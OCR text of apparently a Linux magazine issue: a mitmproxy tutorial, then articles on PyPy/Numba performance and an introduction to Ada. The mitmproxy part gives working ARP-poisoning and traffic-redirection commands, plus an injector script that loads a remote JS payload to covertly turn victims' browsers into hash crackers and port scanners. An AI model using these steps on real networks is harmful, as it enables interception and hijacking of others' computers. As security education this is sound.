That last flag means that mitmdump will ignore all requests going to and all responses coming from domains different than **myip.es**. The argument passed to our script is the string literal with which we will replace any occurrence of an IP address in the response body. Get back to your browser and navigate to **http://myip.es**. The script will be executed automatically and you will get the message 'MITMPROXY IS GREAT' instead of your actual public IP address. Have a look at the Python code; as you can see all the magic is performed in the **response** method (line 14):

Browser Console
Net
CSS
JS
Security
Logging
Server
Filter ou
PORTSCANNING: .163:21 pscanner.js:41
PORTSCANNING: .163:22 pscanner.js:41
PORTSCANNING: .163:636 pscanner.js:41
PORTSCANNING: .163:4000 pscanner.js:41
PORTSCANNING: .163:5985 pscanner.js:41
[x] .163:21 = Case 1 (Probably a blocked port from your browser: 18 ms) pscanner.js:101
[x] .163:22 = Case 1 (Probably a blocked port from your browser: 17 ms) pscanner.js:101
[x] .163:636 = Case 1 (Probably a blocked port from your browser: 16 ms) pscanner.js:101
[*] .163:5985 = Case 1 (Total Time:169 ms) pscanner.js:105
[*] .163:4000 = Case 1 (Total Time:229 ms) pscanner.js:105

Above With great power comes great responsibility!

```
14 def response(self,flow):
16     r_ip = "\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}"
17     flow.response.replace(r_ip,self.ip)
```

We basically use `HTTPFlow.replace()` in order to look for an IP pattern (line 16) and then we replace it with our argument `self.ip` (line 17).

That's fine, but we can do better! Instead of replacing a string with another string, let's inject some JavaScript code to the client. Stop mitmdump and get the following files from the cover disc: **03-api-simple/ex1.js** and **03-api-simple/ex1_file.py**. Then execute mitmdump:

```
mitmdump -s "ex1_file.py ex1.js" -I '^(?!myip\.es)'
```

This time, our new script (**ex1_file.py**) reads the file passed as an argument (**ex1.js**) and replaces any occurrence of the **\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}** pattern with its contents. Go to **https://myip.es** again and you will see an alert box popping up on your browser.

Intercept HTTP traffic transparently

So now you know how to intercept, manipulate and even inject JS payloads to internet browsers. That's fine, but of course you wouldn't do much with that. You need to perform this transparently, so that no one on the network is aware of this injection. 'ARP poisoning' is one well-known and still effective way of performing MITM attacks, which combined with mitmproxy in Transparent mode allows you to do almost anything to any computer. To perform the following tests, you can set up two VMs (one running mitmproxy and the other a web browser), or you just can use two real computers; it doesn't matter because the following commands won't survive a reboot.

On your mitmproxy machine, start a classic ARP poisoning attack against your target (we've covered this

Proxying mitmproxy through Tor

Sometimes you will need to proxy all the requests intercepted by mitmproxy through Tor. Because Tor is a pure SOCKS proxy, you cannot do it directly. Install any lightweight HTTP proxy first, such as plipo: `apt-get install plipo`. Then configure it to use Tor and finally start mitmproxy in 'Upstream' mode like this: `mitmproxy -U http://127.0.0.1:8081` (assuming 8081 is plipo listening port).

Don't be evil

Leverage Mitmproxy and its powerful API to do good; here's a bunch of ideas for you to elaborate on. A crypto-mining script detector and blocker; common SQL-i and XRSS web vulnerabilities detector; or a fully automated malware and virus detector for downloadable media such as PDFs, ZIPs, TGZs, and so on, integrated with VirusTotal (**www.virustotal.com**).

already – see Tutorials, p46, **LU&D186**). Let's imagine that your target's IP is 192.168.1.2 and your router's IP is 192.168.1.1. On your mitmproxy computer execute the following command to enable IP forwarding first: `echo 1 > /proc/sys/net/ipv4/ip_forward`. Next, enable masquerading (replace `<ethX>` with your Ethernet device): `iptables -t nat -I POSTROUTING 1 -o <ethX> -j MASQUERADE`.

Finally, make sure to redirect TCP ports 80 and 443 to mitmproxy: `iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080` and `iptables -t nat -A PREROUTING -p tcp --dport 443 -j REDIRECT --to-port 8080`. Don't forget to install mitmproxy Root CA certificate on your target's browser too.

You are ready to go; start the poisoning attack now. First, flood your target's ARP cache: `arpspoof -i <ethX> -t 192.168.1.2 192.168.1.1 2> /dev/null&` and then your router's: `arpspoof -i <ethX> -t 192.168.1.1 192.168.1.2 2>/dev/null&`. Start mitmproxy now in Transparent mode: `mitmproxy -T`. Browse to a website on your target machine. The HTTP traffic will flow through your computer transparently.

In Transparent mode you cannot use the `-I` flag in order to ignore domain names, but of course you can take care of that in the script itself. Get `04-api-simple-transparent-proxy/ex1_t.py` from the coverdisc and execute mitdump this way:

```
mitmdump -T -s "ex1_t.py 'UNKNOWN IP'"
```

On your target computer browse to **https://myip.es**. Now, the script will resolve the hostname to an IP address first (line 29) and, if there's a match (line 21), the replacement will take place.

Below 35 lines of Python later, the whole network is cracking hashes for you. That's pretty economical, wouldn't you agree?

@mitmdump script injector for md5cracker PoC

```
1  # md5cracker.py
2  # 2018 by Toni Castillo Girona
3  # This script will add two lines of HTML code to any HTTP response
4
5  import argparse
6  from bs4 import BeautifulSoup
7  from mitmproxy import ctx
8
9  class Replacer:
10     def __init__(self,surl):
11         self.surl = surl
12         ctx.log.info("INIT, WAITING FOR URL: " + self.surl)
13
14     def response(self,flow):
15         ctx.log.info("REQUEST URI: " + flow.request.url)
16         #Here we have the entire DOM in the html object:
17         html = BeautifulSoup(flow.response.content, "html.parser")
18         # If the requested URL is the desired one:
19         if self.surl in flow.request.url:
20           ctx.log.info("INJECTING THE SCRIPT")
21           # Here we want to inject two lines of HTML to the client,
22           # keeping the rest intact:
23           script = html.new_tag("script",src="http://192.168.56.200/crackerlud.js",
24                     type="application/javascript")
25           html.body.insert(0, script)
26           img = html.new_tag("img",src="",id="istatus",style="visibility:hidden;")
27           html.body.insert(1,img)
28           # Now let's update the entire response flow:
29           flow.response.content = str(html).encode("utf8")
30
31 def start():
32     parser = argparse.ArgumentParser()
33     parser.add_argument("surl",type=str)
34     args = parser.parse_args()
35     return Replacer(args.surl)
36
```

Crack hashes

So far so good, but now think about mixing together ARP Poisoning, mitmdump in transparent mode, scripts written in Python, and some JS payloads... and voila, you can literally make any computer on the network do your bidding! The following two PoCs have been tested on Firefox 52.0.6 and 58.0.1. Why don't you turn any computer connecting transparently through your proxy into an MD5 brute-force cracker soldier? Yes, we know – MD5 is already cracked. No one would be hashing secrets using MD5. No one sane, that is. But still, someone did

> "'ARP poisoning' is one well-known and still effective way of performing MitM attacks"

implement an MD5 brute-force cracker completely in JS (see Resources). This code makes use of JavaScript Workers (see **https://www.w3schools.com/html/html5_webworkers.asp**) to perform the actual cracking in the background so that the browser is still responsive during the whole process. If you inject this JS payload to a client, though, the browser's same-origin policy will prevent the loading of `worker.js`, so you wouldn't be able to execute the worker at all. Instead of having all the code in an external file, we have encoded the whole `worker.js` file to base64 first: `cat worker.js|base64 > worker.b64`. Then we have pasted this very long string to a variable called `workerB64`. Finally, by using the Blob technique (see Resources) we have constructed our worker from this string. Have a look at `05-md5-cracker/crackerlud.js` from the coverdisc:

```
34 var workerB64 = "Ly8gUG9zc(...)
hc2UoKTsKfQ=="
52 var workercode = atob(workerB64);
56 blob = new Blob([workercode], {type:
'application/javascript'});
57 worker = new Worker(URL.
createObjectURL(blob));
```

First we paste the whole base64-encoded file to the variable `workerB64` (line 34). Then we decode this string into the `workercode` variable (line 52). We transform this string into a Blob object on line 56 and, finally, we construct our JS worker class from it (line 57). Done! Now the file `crackerlud.js` is self-contained, and now we can inject it without worrying about the same-origin policy. Feel free to use this technique for your own JS workers.

This PoC is simple: you use `05-md5-cracker/md5cracker.py` as the script to be run by mitmdump (in transparent mode) to inject the previous JS payload whenever a certain HTTP request contains some URL pattern of your choice (passed as an argument to the script). Once the JS payload is injected to a client's

browser, it will call `startcracking()` to start the actual cracking of the hash held by the **hash** variable (**crackerlud.js**, line 22), assuming it is `length` characters long (line 24) and using the alphabet defined in the **charset** variable (line 23). Once the hash is cracked, it will send it along with its recovered value to the HTTP server held by the **urlresults** variable (line 17). As you can see, our example is **http://192.168.56.200/hash.php**, so replace this IP with the one of your own computer running mitmproxy. Start an Apache HTTP instance on this computer and make sure to copy both the PHP script and the JS payload from the cover disc (`05-md5-cracker/hash.php` and `05-md5-cracker/crackerlud.js`) to `/var/www/html`. Make sure the `www-data` user has write access to `/var/www/html`. Finally, replace the IP address of the web server where the JS payload will be served from with your computer's IP in `md5cracker.py` (line 26). It's all set now, so execute mitmdump:

```
mitmdump -T -s "md5cracker.py '/some_url_pattern'"
```

Now, spawn a new terminal on your mitmproxy computer and start monitoring your Apache log file: `tail -f /var/log/apache2/access.log`. Go to your target computer and use Firefox to browse to a non-SSL website that matches the URL pattern of your choice (with an HTTPS site, you would get an error because of the 'mixed content' protection). You will see a new entry in the Apache log file: an HTTP GET request coming from your target computer accessing **crackerlud.js**. Have a look at the file just created: `/var/www/html/pot.txt`. It will hold the hard-coded hash from **crackerlud.js** and its recovered value. Now hash something different, say **password**, and replace the hash variable (don't forget to change the length variable accordingly too!) with this new hash in `/var/www/html/crackerlud.js`. On your target computer, reload the page and execute **top** to see what happens to its CPU. It will be running at 100 per cent. And yet your Firefox is still responsive right? That's the JS Worker doing its magic. Feel free to close Firefox before your CPU burns out...

> "JavaScript Workers perform the actual cracking in the background so that the browser is still responsive"

Instead of burning out CPUs, why don't you use other computers on the network to do your dirty work? Like, say, port-scanning other hosts. This is far from being a functional port scanner because some of the well-known ports such as 21, 22 and 23 are blocked by default on modern browsers. We've adapted the original code written by Defuse Security (see Resources) and now it works as a single JS file ready to be injected with mitmdump. This is a 'timing side channel' port scanner, which means that it identifies whether there's a response from the remote host and port before it times out. Some ports, like JetDirect (9100/tcp), tend to hang up the connection, so the timeout will be triggered anyway. Get the JS payload from the cover disc (`06-JS-Portscanner/pscanner.js`) and have a look at it. Add as many lines as you want with a valid IP address and port to scan at the end of the file; for example, if you want to scan 192.168.1.45:5900, add the following line to the file: `portscan("192.168.1.45","5900");`. Copy this file to `/var/www/html` on your mitmproxy server. Get the Python injector script from the cover disc, `06-JS-Portscanner/PortScanner.py`. This script will inject the previous JS payload to those remote clients whose IP addresses are on the list, passed as an argument to the script. Make sure your Apache HTTP server is still running and replace the IP address in `PortScanner.py` with yours (line 40). Let's go:

```
mitmdump -T -s "PortScanner.py 192.168.1.38:192.168.1.100"
```


Here we tell mitmdump to intercept and inject our malicious payload only to hosts 192.168.1.38 and 192.168.1.100. Don't forget to add the IP of your target computer to this list too! Then open Firefox and its browser console (Tools > Web Developer >Browser Console) and navigate to any non-SSL website. The output of our port scanner is only shown on the console, and it's not sent to the 'attacker'. Bear in mind that all the scans will be routed through your mitmproxy computer.

It goes without saying that our two PoCs are intentionally far from being 100 per cent functional. Feel free to improve them... but don't be evil!

WHAT NEXT?

Read up and then learn with others

1 Implement cryptography the right way



Cryptography is all about maths, but you don't need to be a mathematician to understand some of the key concepts behind it to implement crypto the right way. That's precisely the point of the book Serious Cryptography, by Jean-Philippe Aumasson (No Starch Press, 2017). It tells you the minimal mathematical concepts behind some of the most-used crypto algorithms, focussing on more practical aspects of crypto such as how to measure the abstract concept of 'security'; how to implement crypto systems securely; how to measure the cost of an attack; the difference between 'provable security' and 'probable security'; and a high-level description of the most common crypto systems.

2 Pick your conference

When it comes to computer security, keeping up to date with new hacking techniques and attacks is a must. So why don't you start travelling the world over? Browse to **https://infosec-conferences.com** and pick the InfoSec conferences you're most interested in. You can also use the following Python script to look for upcoming conferences this year and save them all to a CSV file for later processing: **http://bit.ly/lud_infosec**. And don't forget to bring your new book about cryptography for a good read on the plane...

Speed up Python using a different interpreter

The standard CPython interpreter is not your only choice for running your code – nor is it the fastest

Joey Bernard

Joey is a columnist covering scientific software, Python and the Pi. In his day job, he helps university-level researchers and students with HPC projects on supercomputing clusters.

Resources

- **PyPy**
  http://PyPy.org
- **PyPy Docs**
  http://PyPy.readthedocs.io/en/latest/index.html
- **Numba**
  https://numba.pydata.org

One issue that many people complain about when writing Python code is poor performance. Often, this is due to using programming techniques learned from other languages that simply do not transfer well when writing Python code. But sometimes, even after writing your program in as Pythonic a way as possible, it still doesn't quite run fast enough. In these cases, one of the options available to you is to try a different Python interpreter. The standard interpreter, CPython, is the one that you are probably using today; its focus is to run your code strictly according to the language specification. Other interpreters instead focus on getting the most performance possible out of a given program. This issue, we'll look at a few possibilities available to you.

The first is PyPy. This is a JIT (Just In Time) compiler that generates an optimised version of the generated binary of your code. The second option is Numba, also a JIT compiler, which uses the LLVM compiler to generate optimised binary code.

Install PyPy

There are many ways to get PyPy for your system. Most Linux distributions include a package for PyPy within their repositories, so this might be a good place to start. For example, on Debian-based distributions you would install it with the following command:

```
sudo apt-get install pypy
```

If your particular distribution doesn't include PyPy, or if the version available there isn't recent enough, you can always download tarballs, or zip files, of the binary executables. Installation is simply a matter of unpacking the tarball or zip file into a directory, and then adding that directory to your path environment variable. If you have need of the absolute latest version, the main PyPy web site hosts nightly builds that enable you to download and install a build based on that day's source code. If you want to have a complete Python environment with your

Above Just like its real-world counterpart, it's helpful to think of Python as coming in a variety of shapes and sizes

installation of PyPy, you may want to look at Anaconda, as it includes PyPy as part of the standard installation.

Use PyPy

The simplest way to use PyPy is as a drop-in replacement to your standard Python interpreter. In these cases, you can run your program with the command

```
pypy my_prog.py
```

In most cases, this will be all you need or want to do to get better performance out of your program, but sometimes you will want to dig in further and be able to do even more with PyPy. To start with, you can import the module **pypyjit** to see what the PyPy JIT compiler is doing with your code. You call the function **enable_debug()** to start the recording of debug information within the interpreter. You can then call the function **get_stats_snapshot()** to get a JitInfoSnapshot object. This object gives you some details on the state of the JIT system at any particular instant in time.

To dig in even more, import the module **__pypy__** to see yet more details about the JIT compiler. For example, the following code attaches a debugger at the interpreter level so that you can poke into every bit of the code.

```
>> import __pypy__
>> __pypy__.attachgdb()
```


There are several other functions available to dig into individual elements of the interpreter. You can get the internal representation of an object with the function **internal_repr(obj)**, or even create objects. For example, you can create a new read/write memory buffer with the function **bytebuffer(length)** that you can use in other parts of your code.

In the search for more speed, PyPy has also simplified the interface to C. This way, you can write Python code that can access C libraries in a relatively easy way. This, however, is also one of the biggest problems with PyPy: Python modules that use the standard C interface to call external code need to be rewritten before you can use them within PyPy. Luckily, that Everest of external modules, numpy, has already been converted. This means that you can use PyPy to speed up your number-crunching algorithms with minimal changes.

Go stackless

PyPy includes some of the functionality available in Stackless Python (yet another implementation of Python). In many programming languages, the current

Above Python needn't be just Python; by using Numba or PyPy (the second and third icons), you could possibly optimise code



```
File Edit Options Buffers Tools Python Outline Help
from math import factorial
from decimal import Decimal, getcontext

getcontext().prec=100

def calc():
        n = 500
        t = Decimal(0)
        pi = Decimal(0)
        deno= Decimal(0)
        k = 0
        for k in range(n):
            t = ((-1)**k)*(factorial(6*k))*(13591409+545140134*k)
            deno = factorial(3*k)*(factorial(k)**3)*(640320**(3*k))
            pi += Decimal(t)/Decimal(deno)
        pi = pi * Decimal(12)/Decimal(640320**(1.5))
        pi = 1/pi
        return pi

if __name__ == '__main__':
        import timeit
        print(timeit.timeit("calc()", setup="from __main__ import calc", number=3))
```

Above As an example, we'll try to calculate pi by doing a number of iterations through factorial functions

state of execution is maintained within a data structure called a stack frame. When your code calls a subroutine, a new stack frame is created to manage the state of execution within the subroutine. This adds a time cost, since the computer needs to create all of these structures. It also adds a memory cost, since you need space to store all of these extra stack frames that are being created. These costs are heaviest in two cases: massively multi-threaded programs and massively recursive algorithms. PyPy includes some functionality to help address these cases.

> "The simplest way to use PyPy is as a drop-in replacement to your standard Python interpreter"

The core part of the stackless functionality is provided by the **continulet** object. All of this functionality is available within the module **_continuation**. Once you import this module, you can use the constructor **continulet()** to create a new **continulet** object that can be fired later in your code. You need to hand in a callable object that will contain the actual code that will be executed. This callable function will be handed a reference to the **continulet** object itself as the first parameter, so that it can interact with it from within the function code. You can then start the new **continulet** object with the method **switch()**. This switches to the **continulet** object and starts it running.

Built on top of these **continulet**s are **greenlet**s. These use the stackless functionality to make micro-threads easier to use for massively parallel programs. The following is a simple example.

```
from greenlet import greenlet
```

A smaller Python

While we've focused on speed in this article, you might have other requirements that need to be met. A growing computing space is that populated by microcontrollers. These tiny machines have very limited resources available, so in these cases, you will probably want to take a look at MicroPython. This gives you a Python 3 implementation that can fit into a mere 256K of code space and 16K of RAM.

Swallow Python

Sometimes, you will actually need to incorporate Python into some other language. In these cases, there are several other implementations that are available to you. For example, Jython enables you to have your Python code interact with Java, while IronPython does the same for C# and .NET. There is even an implementation that will run in a browser, called Brython.

```
def test1():
    print(12)
    gr2.switch()
    print(34)
def test2():
    print(56)
    gr1.switch()
    print(78)
gr1 = greenlet(test1)
gr2 = greenlet(test2)
gr1.switch()
```

In the above example, the output you would get is:

```
12
56
34
```

As you can see, the last number doesn't actually get printed. You can check to see which **greenlet** is done by checking the **dead** attribute of each **greenlet**: it is **True** if the **greenlet** has finished and exited.

If you have a more complicated parallel algorithm, you can combine **greenlet**s and regular Python threads. Any single thread can have as many **greenlet**s as required, and they will behave as expected within a given thread. The one restriction is that **greenlet**s from one thread can't communicate with **greenlet**s from another thread.

Install Numba

Installing Numba isn't quite as easy as it is for PyPy; not many Linux distributions include it within their repositories of packages. You can download tarballs of the source code and build it yourself, but this is likely to be more trouble than most people want to deal with. The second way you can get Numba is by installing Anaconda.

Below Using PyPy requires no code changes; the changes needed for Numba are also pretty minimal

```
jbernard@Stargate: ~/berna/Dropbox/writing/other_linux/python2/python2-2
File Edit Options Buffers Tools Python Outline Help
from math import factorial
from decimal import Decimal, getcontext
from numba import jit

getcontext().prec=100

@jit(cache=True)
def calc():
        n = 500
        t = Decimal(0)
        pi = Decimal(0)
        deno= Decimal(0)
        k = 0
        for k in range(n):
            t = ((-1)**k)*(factorial(6*k))*(13591409+545140134*k)
            deno = factorial(3*k)*(factorial(k)**3)*(640320**(3*k))
            pi += Decimal(t)/Decimal(deno)
        pi = pi * Decimal(12)/Decimal(640320**(1.5))
        pi = 1/pi
        return pi

if __name__ == '__main__':
        import timeit
        print(timeit.timeit("calc()", setup="from __main__ import calc", number=3))
```

It should be there automatically, but if it isn't, you can install it with the command

```
conda install numba
```

This will install both a suite of Python modules and the executable **numba** to your system.

Use Numba dynamically and statically

Numba includes a function decorator that you can use to selectively compile and speed up sections of your code from within a regular Python program. This essentially enables you to compile sections of code on the fly, from within your running program. A very simple example would look like the following:

```
from numba import jit
@jit
def my_func(x, y):
    return x+y
```

When this code is run, Numba looks at the decorated function and compiles an optimised binary version of this code. Then, whenever this function is called throughout the rest of your program, the compiled version is what is actually run. You can add keywords to the **jit** decorator to further tune the effect that you are looking for. For example, add **nogil=True** to tell the compiler that you are not working on any Python objects and so the GIL can be handed back to the main Python interpreter. This works when your code is working solely with primitive data types such as integers or floats.

> "With Numba, you can also compile your code ahead of time (AOT) to avoid the compilation overhead when used in JIT mode"

If your program gets run over and over again, you can add the option **cache=True**. This tells Numba to store a copy of the compiled binary code in a file store so that you can avoid the compilation overhead the next time you run it. There is even a **parallel** option that tries to do some automatic parallelisation of the function steps, assuming that is something which can be determined by the compiler.

With Numba, you can also compile your code ahead of time (AOT) to avoid the compilation overhead when used in JIT mode. There are actually two different ways to get Numba to compile your code. The first is to simply use the included executable, **numba**, to take a given Python file and generate a compiled version. This compiled version is stored in the subdirectory **__pycache__**. When you next import the file in question, the compiled

version actually gets loaded. The second way to generate a compiled version ahead of time is to import the CC portion of the Numba module and use it within a script to compile your code. You would start with the following piece of Python.

```
from numba.pycc import CC
cc = CC('my_module')
```

This initialises a new module named `my_module`. You can then add decorators to tell Numba how to compile said piece of code. For example, the following code creates a compiled function to generate squared values.

```
@cc.export('square', 'f8(f8)')
def square(a):
    return a ** 2
```

You can then use the `compile()` method of the CC object to start the compilation step and actually generate the compiled module. This compiled module can then be imported into other Python scripts, just like any other module that you may have installed on your system.

Now that we've seen two of the options available, you might be asking: are they worth the trouble? How can you check the relative performances of your options for various types of algorithms? The only way to know is to actually do the tests and see what happens. This is a truism that exists in computing. There are so many subsystems involved that it is essentially impossible to be able to tell a priori how any particular piece of code will run in the real world. Also, on any practical system, it is nearly impossible to create the exact same environment from one test to another. Even on a standard desktop, you could have several hundred processes all running concurrently. This means that the overall state of a given machine is always changing. In order to get some kind of consistency from one test to another, we will run each test several times to get an average run time.

As a basic test, we will try to calculate pi; the source file for this test is available on the coverdisc. In order to measure the run time, we'll use the `timeit` module to manage timers. If you wanted to do a similar thing for your own program, you would need to add something like the following to your own script file.

```
if __name__ == '__main__':
    import timeit
    print(timeit.timeit("calc()", setup="from
__main__ import calc", number=10))
```

This runs the `calc()` function 10 times and then displays the amount of time it took. You can always change the value assigned to `number` to determine how many runs are done; just don't forget to use the same number for each of the various tests.

This test was run five times using the standard CPython interpreter, and the average run time ended up as 4.71437496 seconds. Taking the exact same code and running it with the PyPy interpreter the same five times gave an average of 1.7316734 seconds. So by doing almost nothing, we see a speed increase factor of 2.72. In order to test Numba, we need to edit the test file and add the decorators for the JIT compiler. When we do, the average time for five runs is 5.2052748 seconds. In this case, then, we actually see a speed decrease. Does this make sense? Actually, yes it does – and this is where you need to be very aware of what your code is doing at the most fundamental level.

When I dug into the test program, I saw that I had used `decimal` objects as the datatype for all of the calculations. Numba was not able to speed this up by much since it still had to deal with each number as a Python object. Changing these to native `float`s did speed up the code a little, but not by much. Numba has two modes when compiling, `nopython` mode and `code` mode. It will try to compile in `nopython` mode, but if that fails it will silently switch to `code` mode. You can add the `nopython=True` option to the `jit` decorator to force Numba to use the `nopython` mode and actually throw an exception if it fails. Doing this shows that Numba can't deal with the factorial function from the `math` module.

SPEED TEST RESULTS

Iterations run	Python, time in seconds	PyPy, time in seconds	Increase factor
100	0.079296	0.136539	0.580
200	0.701778	0.422062	1.663
300	2.537788	0.935532	2.713
400	6.329595	1.730226	3.658
500	12.834803	2.974103	4.316

Above As you can see, the speed increase you might get depends not only on your code but also on the size of your problem

So improving the performance in this case would involve actually coming up with a new algorithm, in order to take full advantage of what Numba can give you.

Hopefully this article has planted the seed of thinking of Python as a programming language that is separated from its implementation. This is the case with compiled languages such as C or Fortran, where you naturally think of the language as being separate from the compiler suite. With the possibility of using other Python implementations, you can make a choice as to which fits your requirements best.

In addition, you should have realised by now that there are no magic bullets when you start the process of optimising your program. While implementations such as PyPy can give you a boost, getting really stellar performance will likely need more in-depth exploration. But do keep in mind that this is definitely possible if you are willing to put some work into optimisation. While we've focused on implementations that prioritise fast code, there are others that prioritize size, or which embed Python within another language, such as Jython.

John Gowers


John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on. He has used R both in an academic setting and in public-sector industry.

Resources

■ **Ada GPS IDE Community Edition**
www.adacore.com/download
Or check your distribution's package manager

An introduction to programming in Ada

Learn Ada – a fast, safe language that is particularly good for when reliability and efficiency are essential



Above The GPS IDE provides an excellent environment for writing and compiling Ada code

Ada is a surprising language. Developed by the US Department of Defense in the late 1970s, it has been predominately used for military applications. As one would expect from a language that is used in situations requiring a great deal of security and safety, with little to no room for error, there are strong safety features built into the language, including an extremely strong static typing system and good support for exceptions. The surprising thing is that Ada was also built for speed. In fact, Ada seems to have more in common with languages such as C and C++ than it has with more modern safe languages such as Haskell, which often run quite slowly. It is this combination of safety features, such as static typing, with performance features, such as direct access to the internals of variable storage, that makes Ada an ideal choice for large software projects.

We'll give you a taste of the basic syntax of Ada programs, together with some of the typing features, in this tutorial. If you'd like to go a bit further, we've provided a small Ada program on the coverdisc that builds on the code we'll write in this article. We recommend that you work through this tutorial writing the code yourself, and then have a look at the code on the coverdisc if you're interested to learn more.

Hello, world!

Since Ada's syntax is a bit different from that of other languages, we shall start with a 'Hello, world!' program. First, we fire up the GPS IDE, either by running the command **gps** or through your desktop manager. GPS will prompt us to create a new project, so we choose a name and a location to save our code. We end up with something similar to what is shown in **Figure 1**, with a single `.adb` file (here called `tutorial.adb`) in the project directory. Inside this file, we are presented with code similar to the following.

```
procedure Tutorial is
begin

end Tutorial;
```

This is the outline of an Ada 'procedure', which is like a `void` function in a programming language such as C++. We add a line in the middle to print out our message.

```
procedure Tutorial is
begin
   Put_Line("Hello, world!");
```

```
end Tutorial;
```

Let's try to run this by pressing the triangular Run button, as shown in **Figure 2**. Unfortunately, the program does not run properly, and we get an error message at the bottom, as shown in **Figure 3**. The problem is that the procedure `Put_Line` that we are using to print out a line of text is part of another package, and we need to tell Ada that we want to use that package. Luckily, GPS is clever enough to realise what we want to do, and suggests a fix:

```
3:4    possible missing "with Ada.Text_IO;
use Ada.Text_IO"
```

To the left of this message is a little picture of a spanner; clicking it adds the lines

```
with Ada.Text_IO; use Ada.Text_IO;
```

to the top of our file. Now, when we press the Run button, our program produces the output

```
Hello, world!
```

There are two commands that we added. The `with` command imports the contents of another package, a bit like the `#include` directive in C++. The `use` command is more like the command `using namespace ...` in C++; it makes the contents of the package visible. We need to call `with` in order to use a package, but we might not necessarily want to call `use` if we want to avoid polluting

> "There are strong safety features built into Ada, including extremely strong static typing"

the namespace. We could instead have put the call `use Ada.Text_IO` before the keyword `begin` so that it was only visible to the `Tutorial` procedure:

```
procedure Tutorial is
   use Ada.Text_IO
begin
   etc...
```

We could also call the function `Put_Line` directly from its package as `Ada.Text_IO.Put_Line("Hello, world!")`, removing the need for a `use` clause. In a more complicated program, this would have the advantage that we could immediately tell where the `Put_Line` procedure was declared.

One of the most important features of Ada is its support for generic typing, in which procedures or packages may be parameterised either by a type or by a value such as an integer. This is similar to generic




Figure 1

Left An Ada project typically starts off with a main procedure which runs when we start the program

typing (using <...>) in C++. We'll illustrate some of the techniques by writing a simple geometry package for keeping track of the positions of objects in space. Since we might want to keep track in either two or three dimensions (or, indeed, some other number), we will use a generic parameter for the number of dimensions.

Right-click `src` in the Project Explorer and navigate to New > Ada Package, as shown in **Figure 4**. Type in the name 'Geometry' and press OK. This will create, and open, a new file `geometry.ads` containing some outline code. Add more lines of code so it looks like the following:

```
generic
   Dimension : Positive;
package Geometry is

end Geometry;
```

This is our package declaration. The first two lines (the `generic` section) gives the generic parameters for the package, in this case the number of dimensions. This means that we can refer to `dimension` throughout the package. When a user wants to use the package, they will need to specify a number of dimensions (typically 2 or 3).

This example (below) also shows how we declare variables in Ada. The usual format is:

```
Variable_Name : Variable_Type
                [:= Default_Value]
```

Here, `Variable_Name` is an identifier referring to the variable, and `Variable_Type` is its type – in this case, `Positive`, which is the type of positive integers. This

